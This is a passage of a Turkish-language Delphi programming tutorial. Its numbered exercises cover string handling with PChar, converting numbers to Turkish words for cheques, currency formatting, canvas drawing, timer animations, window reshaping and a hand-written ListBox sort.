

```
procedure TForm2.Button3Click(Sender: TObject);
//İLK harfleri Büyük Yap
var
  deger,x:PChar;
  karakter,i,sayi:Integer;
  yeni:Boolean;
begin
  deger:=PChar(Edit1.Text);
  karakter:=Length(Edit1.Text);
  if ord(deger^)>96 Then
    deger^:=chr(ord(deger^)-32);//ilk karakteri büyük yap
    Edit2.Text:=Edit2.Text+deger^;
    inc(deger);//bir sonraki karaktere geç
  for i:=1 to karakter-1 do
    begin
      if deger^<>' ' Then
        begin
          if yeni=false Then
            begin
              if ord(deger^)<=96 Then
                begin
```

```
            deger^:=Chr(ord(deger^)+32);
          end;
        end
      else
        begin
          if ord(deger^)>96 Then
            begin
              deger^:=Chr(ord(deger^)-32);
            end ;
          end;
        yeni:=false;
        end
    else
      begin
        yeni:=true;
      end;
    Edit2.Text:=Edit2.Text+deger^;
    inc(deger);
  end;
end;
```

Kodlamalara dikkat ettiyseniz mümkün olduğu kadar "Delphi" komutu kullanılmamaya çalışılmıştır (C++ dan kalma bir alışkanlık). Ama işin doğrusuda budur.

Uygulama 10:

Bu örneğimizde string tipteki değişkenin başındaki boş karakterleri atıp gerisini yazdıracak olan fonksiyonun kodlarını vereceğim (TrimLeft).




Programa ait gelişmiş kod bloğu aşağıda verilmiştir.

```
procedure TForm2.Button4Click(Sender: TObject);
//Başlangıçtaki Boşlukları At
var
  deger,x:PChar;
  karakter,i,sayi:Integer;
begin
  deger:=PChar(Edit1.Text);
  karakter:=Length(Edit1.Text);
  for i:=0 to karakter-1 do
    begin
      if deger^<>' '  Then
        begin
          Edit2.Text:=deger;//katarı yazdır
        end
      else
        begin
          inc(deger);
        end;
    end;
end;
```

Uygulama 11:

Bu örneğimizde string değişkenin sol tarafından belirttiğiniz kadar karakteri söküp alacak bir kod bloğu kullanacağım.



Örnek için soldan “4” karakter sök al şeklinde belirtilmiştir.

```
procedure TForm2.Button5Click(Sender: TObject);
var
  deger:PChar;
  karakter,i,sayi:Integer;
```

```
begin
  deger:=PChar(Edit1.Text);
  karakter:=Length(Edit1.Text);//uzunluk
  sayi:=StrToInt(InputBox('Kaç Karakter','Soldan',''));
  for i:=0 to karakter-1 do
    begin
      if i<sayi Then
        begin
          Edit2.Text:=Edit2.Text+deger^;
        end
      else
        begin
          exit;//çık
        end;
    inc(deger);
    end;
end;
```

Uygulama 12:


Yukarıdaki örneği Dinamik dizi kullanarak çözmek istiyorum.

```
procedure TForm2.Button6Click(Sender: TObject);
//Soldan Kopar
var
  deger:Array of AnsiString;//dinamik dizi tanımlandı
  karakter,i,sayi:Integer;
begin
  karakter:=Length(Edit1.Text);
  SetLength(deger,karakter);
  for i:=0 to karakter-1 do
    deger[i]:=copy(Edit1.Text,i+1,1);//tüm karakterleri aktar
  sayi:=StrToInt(InputBox('Kaç Karakter','Soldan',''));
  for i:=0 to sayi-1 do
    Edit2.Text:=Edit2.Text+deger[i];
end;
```

Uygulama 13:

Bu örnekte string parçasının içerisinden söküp alma işlemin gerçekleştireceğiz (Copy Fonksiyonu).


Aşağıdaki örnek uygulamada “3.” Karakterden sonraki “5” karakter sökülüp alınmaktadır.




```
procedure TForm2.Button7Click(Sender: TObject);
var
  deger:Array of AnsiString;
  karakter,i,sayi,adet:Integer;
begin
  karakter:=Length(Edit1.Text);
  SetLength(deger,karakter);
  for i:=0 to karakter-1 do
    deger[i]:=copy(Edit1.Text,i+1,1);//aktar
  sayi:=StrToInt(InputBox('Kaçıncı Karakter','Soldan',''));
  adet:=StrToInt(InputBox('Kaç Adet','Karakter',''));
  for i:=sayi-1 to sayi+adet-2 do
    Edit2.Text:=Edit2.Text+deger[i];
end;
```

Uygulama 14:

Yukarıdaki örneği katar değişken kullanarak nasıl çözebileceğinizi göstermek istiyorum.



Yine bu örnekte “3.” Karakterden sonra “5” karakteri sök al denilmiştir.

```
procedure TForm2.Button8Click(Sender: TObject);
//İçinden sök Al
var
  deger:PChar;
  karakter,i,sayi,adet:Integer;
begin
  deger:=PChar(Edit1.Text);
  karakter:=Length(Edit1.Text);
  sayi:=StrToInt(InputBox('Kaç Karakter','Soldan',''));
  adet:=StrToInt(InputBox('Kaç Adet','Karakter',''));
  inc(deger,sayi-1);
  For i:=sayi to sayi+adet-1 do
    begin
      Edit2.Text:=Edit2.Text+deger^;
      inc(deger);
    end;
end;
```

Uygulama 15:

Bu uygulamamızda, aşağıdaki tasarımı oluşturup çek kesme işlemine bir örnek göstereceğim.

Uygulamaya ait kod bloğu aşağıda verilmiştir. “Edit” kontrolünün “OnChange” yordamına gerekli olan kodları ekleyiniz.

```
procedure TForm3.Edit1Change(Sender: TObject);
var
  tum,birler,onlar,yuzler,binler,deger,ek:AnsiString ;
  adet,basla,adim:Integer;kalan:Double;
begin
Label1.Caption:='';
  tum:=Edit1.Text;
  adet:=Length(Edit1.Text);
birler := '       Bir  İki   Üç Dört  Beş Altı Yedi';//ilk 7 karakter boş
onlar := '         On Yirmi  Otuz  Kırk  ElliAltmışYetmişSeksenDoksan';//ilk 10
yuzler := '           İki   Üç Dört  Beş Altı YediSekizDokuz';//ilk 12 karakter boş
binler := '        BinMilyonMilyar';//ilk 9 karakter
For basla := 1 To adet do
begin
deger := Copy(tum, adet - basla + 1, 1);
kalan := basla - (Int(basla / 3) * 3);
    If kalan = 1 Then
       ek := Copy(birler, StrToInt(deger) * 5 + 1, 5)
    Else If kalan = 2 Then
      ek := Copy(onlar, StrToInt(deger) * 6 + 1, 6)
    Else
      begin
        If StrToInt(deger) = 0 Then
           ek := ''
        Else
           ek := Copy(yuzler, StrToInt(deger) * 5 + 1, 5) + 'Yüz'
      end;
    If basla = floor(basla / 3) * 3 + 1 Then
    begin
        If adet > basla + 2 Then
           adim := 3
        Else
        begin
           adim := adet - basla + 1;
           If StrToInt(Copy(Edit1.Text, adet - basla - adim + 2, adim)) <> 0 Then
             ek := ek + TrimLeft(Copy(binler, floor(basla / 3) * 6 + 1, 6))
        end;
    end;
Label1.Caption := TrimLeft(ek) +' '+ Label1.Caption;
end;
Label1.Caption:=Label1.Caption+' TL';
end;
```

Uygulama 16:

Yukarıdaki aynı örnek için ikinci bir çözüm yolu göstereceğim. Biraz daha karışık olabilir, ama ilginç bir çözüm.

Uygulama için gerekli olan kod penceresi aşağıda verilmiştir.

```
function birler(sayi:Integer):AnsiString;
begin
  if sayi=1 Then
    Result:='Bir TL'
  else if sayi=2 Then
    Result:='İki TL'
  else if sayi=3 Then
    Result:='Üç TL'
  else if sayi=4 Then
    Result:='Dört TL'
  else if sayi=5 Then
    Result:='Beş TL'
  else if sayi=6 Then
    Result:='Altı TL'
  else if sayi=7 Then
    Result:='Yedi TL'
  else if sayi=8 Then
    Result:='Sekiz TL'
  else if sayi=9 Then
    Result:='Dokuz TL'
```

```
  else
    Result:='TL';
end;
////
function onlar(sayi:Integer):AnsiString;
begin
  if sayi=1 Then
    Result:='On '
  else if sayi=2 Then
    Result:='Yirmi '
  else if sayi=3 Then
    Result:='Otuz '
  else if sayi=4 Then
    Result:='Kırk '
  else if sayi=5 Then
    Result:='Elli '
  else if sayi=6 Then
    Result:='Altmış '
  else if sayi=7 Then
    Result:='Yetmiş '
  else if sayi=8 Then
    Result:='Seksen '
  else if sayi=9 Then
    Result:='Doksan '
  else
    Result:=' ';
end;
//
function yuzler(sayi:Integer):AnsiString;
begin
  if sayi=1 Then
    Result:='Yüz '
  else if sayi=2 Then
    Result:='İki Yüz '
  else if sayi=3 Then
    Result:='Üç Yüz '
  else if sayi=4 Then
    Result:='Dört Yüz '
  else if sayi=5 Then
    Result:='Beş Yüz '
  else if sayi=6 Then
    Result:='Altı Yüz'
```

```
  else if sayi=7 Then
    Result:='Yedi Yüz'
  else if sayi=8 Then
    Result:='Sekiz Yüz'
  else if sayi=9 Then
    Result:='Dokuz Yüz'
  else
    Result:=' ';
end;
/////
function binler(sayi:Integer):AnsiString;
begin
  if sayi=1 Then
    Result:='Bin '
  else if sayi=2 Then
    Result:='İki Bin '
  else if sayi=3 Then
    Result:='Üç Bin '
  else if sayi=4 Then
    Result:='Dört Bin '
  else if sayi=5 Then
    Result:='Beş Bin '
  else if sayi=6 Then
    Result:='Altı Bin '
  else if sayi=7 Then
    Result:='Yedi Bin '
  else if sayi=8 Then
    Result:='Sekiz Bin '
  else if sayi=9 Then
    Result:='Dokuz Bin '
  else
    Result:='Bin ';
end;
///
function milyon(sayi:Integer):AnsiString;
begin
  if sayi=1 Then
    Result:='Bir Milyon '
  else if sayi=2 Then
    Result:='İki Milyon '
  else if sayi=3 Then
    Result:='Üç Milyon '
```

```
  else if sayi=4 Then
    Result:='Dört Milyon '
  else if sayi=5 Then
    Result:='Beş Milyon '
  else if sayi=6 Then
    Result:='Altı Milyon '
  else if sayi=7 Then
    Result:='Yedi Milyon '
  else if sayi=8 Then
    Result:='Sekiz Milyon '
  else if sayi=9 Then
    Result:='Dokuz Milyon'
  else
    Result:='Milyon ';
end;
////////////
function milyar(sayi:Integer):AnsiString;
begin
  if sayi=1 Then
    Result:='Bir Milyar '
  else if sayi=2 Then
    Result:='İki Milyar '
  else if sayi=3 Then
    Result:='Üç Milyar '
  else if sayi=4 Then
    Result:='Dört Milyar '
  else if sayi=5 Then
    Result:='Beş Milyar '
  else if sayi=6 Then
    Result:='Altı Milyar '
  else if sayi=7 Then
    Result:='Yedi Milyar '
  else if sayi=8 Then
    Result:='Sekiz Milyar '
  else if sayi=9 Then
    Result:='Dokuz Milyar '
  else
    Result:='Milyar ';
end;
procedure TForm3.Edit2Change(Sender: TObject);
var
  harf:Array[0..12] of Integer;
```

```
  sayi,uzunluk,i:Integer;
begin
try
  sayi:=StrToInt(Edit2.Text);
  uzunluk:=length(Edit2.Text);
  //SetLength(harf,uzunluk-1);
  for i:=uzunluk-1 downto 0 do
    harf[uzunluk-1-i]:=StrToInt(Copy(Edit2.Text,i+1,1));

    if uzunluk<1 Then
      Label1.Caption:=' TL'
    else if uzunluk<2 Then
      Label1.Caption:=birler(harf[0])
    else if uzunluk<3 Then
      Label1.Caption:=onlar(harf[1])+birler(harf[0])
    else if uzunluk<4 Then
      Label1.Caption:=yuzler(harf[2])+onlar(harf[1])+birler(harf[0])
    else if uzunluk<5 Then
   Label1.Caption:=binler(harf[3])+yuzler(harf[2])+onlar(harf[1])+birler(harf[0])
    else if uzunluk<6 Then
Label1.Caption:=onlar(harf[4])+binler(harf[3])+yuzler(harf[2])+onlar(harf[1])+
birler(harf[0])
    else if uzunluk<7 Then
Label1.Caption:=yuzler(harf[5])+onlar(harf[4])+binler(harf[3])+yuzler(harf[2])
+onlar(harf[1])+birler(harf[0])
    else if uzunluk<8 Then
      begin
        if (harf[5]=0) and (harf[4]=0) and (harf[3]=0) Then
 Label1.Caption:=milyon(harf[6])+yuzler(harf[2])+onlar(harf[1])+birler(harf[0])
        else
Label1.Caption:=milyon(harf[6])+yuzler(harf[5])+onlar(harf[4])+binler(harf[3])
+yuzler(harf[2])+onlar(harf[1])+birler(harf[0])
      end
    else if uzunluk<9 Then
      begin
        if (harf[5]=0) and (harf[4]=0) and (harf[3]=0) Then
Label1.Caption:=onlar(harf[7])+milyon(harf[6])+yuzler(harf[2])+onlar(harf[1])
+birler(harf[0])
        else
Label1.Caption:=onlar(harf[7])+milyon(harf[6])+yuzler(harf[5])+onlar(harf[4])
+binler(harf[3])+yuzler(harf[2])+onlar(harf[1])+birler(harf[0])
      end
```


```
  else if uzunluk<10 Then
    begin
      if (harf[5]=0) and (harf[4]=0) and (harf[3]=0) Then
Label1.Caption:=yuzler(harf[8])+onlar(harf[7])+milyon(harf[6])+yuzler(harf[2])
+onlar(harf[1])+birler(harf[0])
      else
        Label1.Caption:=yuzler(harf[8])+onlar(harf[7])+milyon(harf[6])+
yuzler(harf[5])+onlar(harf[4])+binler(harf[3])+yuzler(harf[2])+onlar(harf[1])+bi
rler(harf[0])
    end
  else if uzunluk<11 Then
    begin
      if (harf[8]=0) and (harf[7]=0) and (harf[6]=0) Then
        begin
          if (harf[5]=0) and (harf[4]=0) and (harf[3]=0) Then
Label1.Caption:=milyar(harf[9])+yuzler(harf[2])+onlar(harf[1])+birler(harf[0])
          else
            Label1.Caption:=milyar(harf[9])+yuzler(harf[5])+
onlar(harf[4])+binler(harf[3])+yuzler(harf[2])+onlar(harf[1])+birler(harf[0])
        end
      else
        begin
          if (harf[5]=0) and (harf[4]=0) and (harf[3]=0) Then
            Label1.Caption:=
milyar(harf[9])+yuzler(harf[8])+onlar(harf[7])+milyon(harf[6])+yuzler(harf[2])
+onlar(harf[1])+birler(harf[0])
          else
            Label1.Caption:=
milyar(harf[9])+yuzler(harf[8])+onlar(harf[7])+milyon(harf[6])+yuzler(harf[5])
+onlar(harf[4])+binler(harf[3])+yuzler(harf[2])+onlar(harf[1])+birler(harf[0])
        end
    end
  else if  uzunluk<12 Then
    begin
      if (harf[8]=0) and (harf[7]=0) and (harf[6]=0) Then
        begin
          if (harf[5]=0) and (harf[4]=0) and (harf[3]=0) Then
            begin
Label1.Caption:=onlar(harf[10])+milyar(harf[9])+yuzler(harf[2])+onlar(harf[1])
+birler(harf[0])
            end
          else
```

```
          begin
            Label1.Caption:=      onlar(harf[10])+milyar(harf[9])+yuzler(harf[5])+
onlar(harf[4])+binler(harf[3])+yuzler(harf[2])+onlar(harf[1])+birler(harf[0])
          end
        end
       else
        begin
         if (harf[5]=0) and (harf[4]=0) and (harf[3]=0) Then
          begin
            Label1.Caption:=      onlar(harf[10])+milyar(harf[9])+yuzler(harf[8])+
onlar(harf[7])+milyon(harf[6])+yuzler(harf[2])+onlar(harf[1])+birler(harf[0])
          end
         else
          begin
            Label1.Caption:=onlar(harf[10])+milyar(harf[9])+yuzler(harf[8])+
onlar(harf[7])+milyon(harf[6])+yuzler(harf[5])+onlar(harf[4])+binler(harf[3])+y
uzler(harf[2])+onlar(harf[1])+birler(harf[0])
          end
        end
    end
    else if uzunluk<13 Then
     begin
       if (harf[8]=0) and (harf[7]=0) and (harf[6]=0) Then
        begin
         if (harf[5]=0) and (harf[4]=0) and (harf[3]=0) Then
          begin
            Label1.Caption:=yuzler(harf[11])+onlar(harf[10])+milyar(harf[9])+
yuzler(harf[2])+ onlar(harf[1])+birler(harf[0])
          end
         Else
          begin
            Label1.Caption:=yuzler(harf[11])+onlar(harf[10])+milyar(harf[9])+
yuzler(harf[5])+
onlar(harf[4])+binler(harf[3])+yuzler(harf[2])+onlar(harf[1])+birler(harf[0])
          end
        end
       else
        begin
         if (harf[5]=0) and (harf[4]=0) and (harf[3]=0) Then
          begin
```

```
            Label1.Caption:=yuzler(harf[11])+onlar(harf[10])+milyar(harf[9])+
yuzler(harf[8])+onlar(harf[7])+milyon(harf[6])+yuzler(harf[2])+onlar(harf[1])+
birler(harf[0])
          end
        else
        begin
            Label1.Caption:=    yuzler(harf[11])+onlar(harf[10])+milyar(harf[9])+
yuzler(harf[8])+onlar(harf[7])+milyon(harf[6])+yuzler(harf[5])+onlar(harf[4])+
binler(harf[3])+yuzler(harf[2])+onlar(harf[1])+birler(harf[0])
        end
      end
    end
 except
  ShowMessage('Değeri Yazılacak Rakam Yok');
  end;
end;
```

Uygulama 17:

Aşağıdaki uygulamada "Edit" kontrolü içerisine formatlı sayı (parasal değer) nasıl yazabileceğinizi gösteren güzel bir örnek vereğim.





```
procedure TForm1.Edit1KeyPress(Sender: TObject; var Key: Char);
begin
  if Key=Char(vk_Return) Then
    Form1.Caption:=Edit1.Text+' TL'//entera basınca yaz
  else if not (key in ['0'..'9',#8]) then
    key:=#0; //sadece rakam,Enter ve backspace izin ver
end;
procedure TForm1.Edit1Change(Sender: TObject);
var
  deger:PChar;
  yenideger,veri:AnsiString;
```

```
  sayi:Double;
  uzunluk,i:Integer;
begin
  deger:=PChar(Edit1.Text);
  uzunluk:=Length(Edit1.Text);
  for i:=0 to uzunluk-1 do
    begin
      if (Ord(deger^)>=48)and (ord(deger^)<=57) Then
        begin
          yenideger:=yenideger+deger^;
        end;
      inc(deger);
    end;
  sayi:=StrToFloat(yenideger);
  Edit1.Text:=FloatToStrF(sayi,ffNumber,18,0);
  Edit1.SelStart:=Length(Edit1.Text);//imleci en sona gönder
end;
```

Uygulama 18:

Yukarıdaki örneğin daha değişik şekilde çözümünü vermek istiyorum. Uygulamada yazı ters çevrilerek (4-8-15 vs) numaralı karakterlerin yerine "." Karakteri konulmaktadır.




```
procedure TForm1.Edit2Change(Sender: TObject);
var
  deger:PChar;
  deger1:Array of AnsiString;
  yenideger,sondeger,tamam:AnsiString;
  uzunluk,i,k:Integer;
begin
  uzunluk:=Length(Edit2.Text);
  deger:=PChar(Edit2.Text);
```

```
  for i:=0 to uzunluk-1 do
    begin
      if (Ord(deger^)>=48)and (ord(deger^)<=57) Then
        begin
          yenideger:=yenideger+deger^;
        end;
      inc(deger);
    end;
  SetLength(deger1,Length(yenideger));
  for i:=0 to Length(yenideger)-1 do
    deger1[i]:=Copy(yenideger,i+1,1);
  for i:=Length(yenideger)-1 downto 0 do
    sondeger:=sondeger+deger1[i];//ters çevir.
    k:=4;
  While k<=Length(sondeger) do
    begin
      Insert('.',sondeger,k);//nokta ekle
      inc(k,4);
    end;
    for i:=Length(sondeger)-1 downto 0  do
      tamam:= tamam+Copy(sondeger,i+1,1);
      Edit2.Text:=tamam;
      Edit2.SelStart:=Length(Edit2.Text);
end;
```

Uygulama 19:

Bu uygulamamızda form üzerinde yazı yazma işlemini gerçekleştireceğiz. Son derece basit bir örnek olduğunu belirteyim.

Uygulamaya ait kod bloğu aşağıda verilmiştir. Aynı kodu "FormCreate" yordamına yazarsanız yazınız gözükmeyecektir (Windowsta birden fazla pencere ile çalışma yapılabildiği için).

```
procedure TForm2.Button1Click(Sender: TObject);
var
  i:Integer;
begin
  canvas.Font.Color:=RGB(170,130,50);
  Canvas.Font.Size:=14;
  Canvas.Font.Name:='Times New Roman';
  Canvas.Font.Style:=Canvas.Font.Style+[fsBold];
  for i:=0 to 20 do
   Canvas.TextOut(20+5*i,20+3*i,'Nihat Demirli');
end;
```

"Eğer kodu "OnCreate" yordamına yazmanız gerekiyorsa o zaman üst satıra "**Show**" bildirisini ekleyiniz.


```
procedure TForm2.FormCreate(Sender: TObject);
var
  i:Integer;
begin
  Show;//OnCreate yazacaksanız bu satırı ekleyin
  canvas.Font.Color:=RGB(170,130,50);
  Canvas.Font.Size:=14;
  Canvas.Font.Name:='Times New Roman';
  Canvas.Font.Style:=Canvas.Font.Style+[fsBold];
  for i:=0 to 20 do
   Canvas.TextOut(20+5*i,20+3*i,'Nihat Demirli');
end;
```

Uygulama 20:

Yine basit bir uygulama amacımız formun üzerinde büyüyüp küçülen çemberler çizmek olacaktır (Formunuza bir adet Timer kontrolü eklemeyi unutmayınız. Daha hızlı çember çizmesi için Interval değerini küçültebilirsiniz).

```
procedure TForm3.Timer1Timer(Sender: TObject);
{$j+}  //eklemeyi unutmayın
const
```

```
  merkezx:Integer=0;
  merkezy:Integer=0;
  i:Integer=5;
  yon:Boolean=false;
begin
  merkezx:=Ceil(Form3.ClientWidth/2);
  merkezy:=Ceil(Form3.ClientHeight/2);
   if yon=False Then
     begin
      if i>50 Then
        begin
          yon:=true;
        end
      else
        begin
          inc(i,5);
        end
     end
   else
     begin
       if i<=5 Then
        begin
          yon:=false;
        end
      else
        begin
          Dec(i,5);
        end
     end ;
    Canvas.Ellipse(merkezx-i,merkezy-i,merkezx+i,merkezy+i);
end;
```



Uygulamayı çalıştırdıktan sonra belirli bir değere kadar çapı devamlı olarak büyüyen çemberler çizecek, uç noktaya erişince çap artık küçülerek yeni çemberler çizmeye devam edecektir.

Uygulama 21:

Bu örneğimizde formun üzerine "Timer" kontrolü yerleştirerek formun boyutlarını değiştireceğiz.

```
procedure TForm1.Timer1Timer(Sender: TObject);
{$j+}//eklemeyi unutmayınız
var
  tur:HRGN;
  i,j:Integer;
Const
  yon:Boolean=false;
begin
  i:=Form1.Width;
  j:=Form1.Height;
  if yon=false Then
    begin
      if j<50 Then
        begin
          yon:=true;
        end
      else
        begin
          tur:=CreateEllipticRgn(0,0,i,j);//şekli belirle
          SetWindowRgn(Form1.Handle,tur,true);//forma uygula
          Form1.Width:=Form1.Width-5;
          Form1.Height:=Form1.Height-5;
        end
      end
  else
    begin
     if i>300 Then
        begin
          yon:=false;
        end
      else
```

```
      begin
        tur:=CreateEllipticRgn(0,0,i,j);
        SetWindowRgn(Form1.Handle,tur,true);
        Form1.Width:=Form1.Width+5;
        Form1.Height:=Form1.Height+5;
      end;
   end ;
end;
procedure TForm1.FormCreate(Sender: TObject);
begin
  Form1.Width:=200;
  Form1.Height:=200;
  Timer1.Interval:=100;
end;
```

Uygulama 22:

Bu uygulamamız gerçekten çok hoş, şayet kodlara bakmadan yapabilirseniz yeteneğinize diyecek yok demektir. Amaç ListBox içerisinde yer alan satırları alfabetik sıraya göre listelemek olacaktır (Sakın ListBoxın Sorted özelliğini true yapıp hallederim demeyin).

Yukarıdaki ekran görüntüsü henüz "Alfabetik Sırala" düğmesine basılmadan önce alınmıştır.

```
procedure TForm2.Button1Click(Sender: TObject);
//Alfabetik sıraya göre Büyükten küçüğe doğru (Z-A) göre sırala
Var
  satir,deger:PChar;
  yenideger:AnsiString;
  i,j,k,adet,karakter:Integer;
begin
  adet:=ListBox1.Items.Count;
```

```
  karakter:=Length(ListBox1.Items[1]);
  i:=0;
  Repeat
   satir:=PChar(ListBox1.Items[i]);
   for j:=0 to adet-1 do
    begin
     deger:=PChar(ListBox1.Items[j]);
     for k:=0 to Length(ListBox1.items[j]) do
      begin
       if ord(satir^)>ord(deger^) Then
        begin
         yenideger:=ListBox1.Items[i];
         ListBox1.Items[i]:=ListBox1.Items[j];
         ListBox1.Items[j]:=yenideger;
         satir:=PChar(ListBox1.Items[i]);
         break;
        end
       else if  ord(satir^)<ord(deger^) Then
        begin
         satir:=PChar(ListBox1.Items[i]);
         break;
        end
       else
        begin
         inc(deger);
         inc(satir);
        end;
      end;
      satir:=PChar(ListBox1.Items[i]);
    end;
    inc(i);
  Until (i>=adet);
end;
```

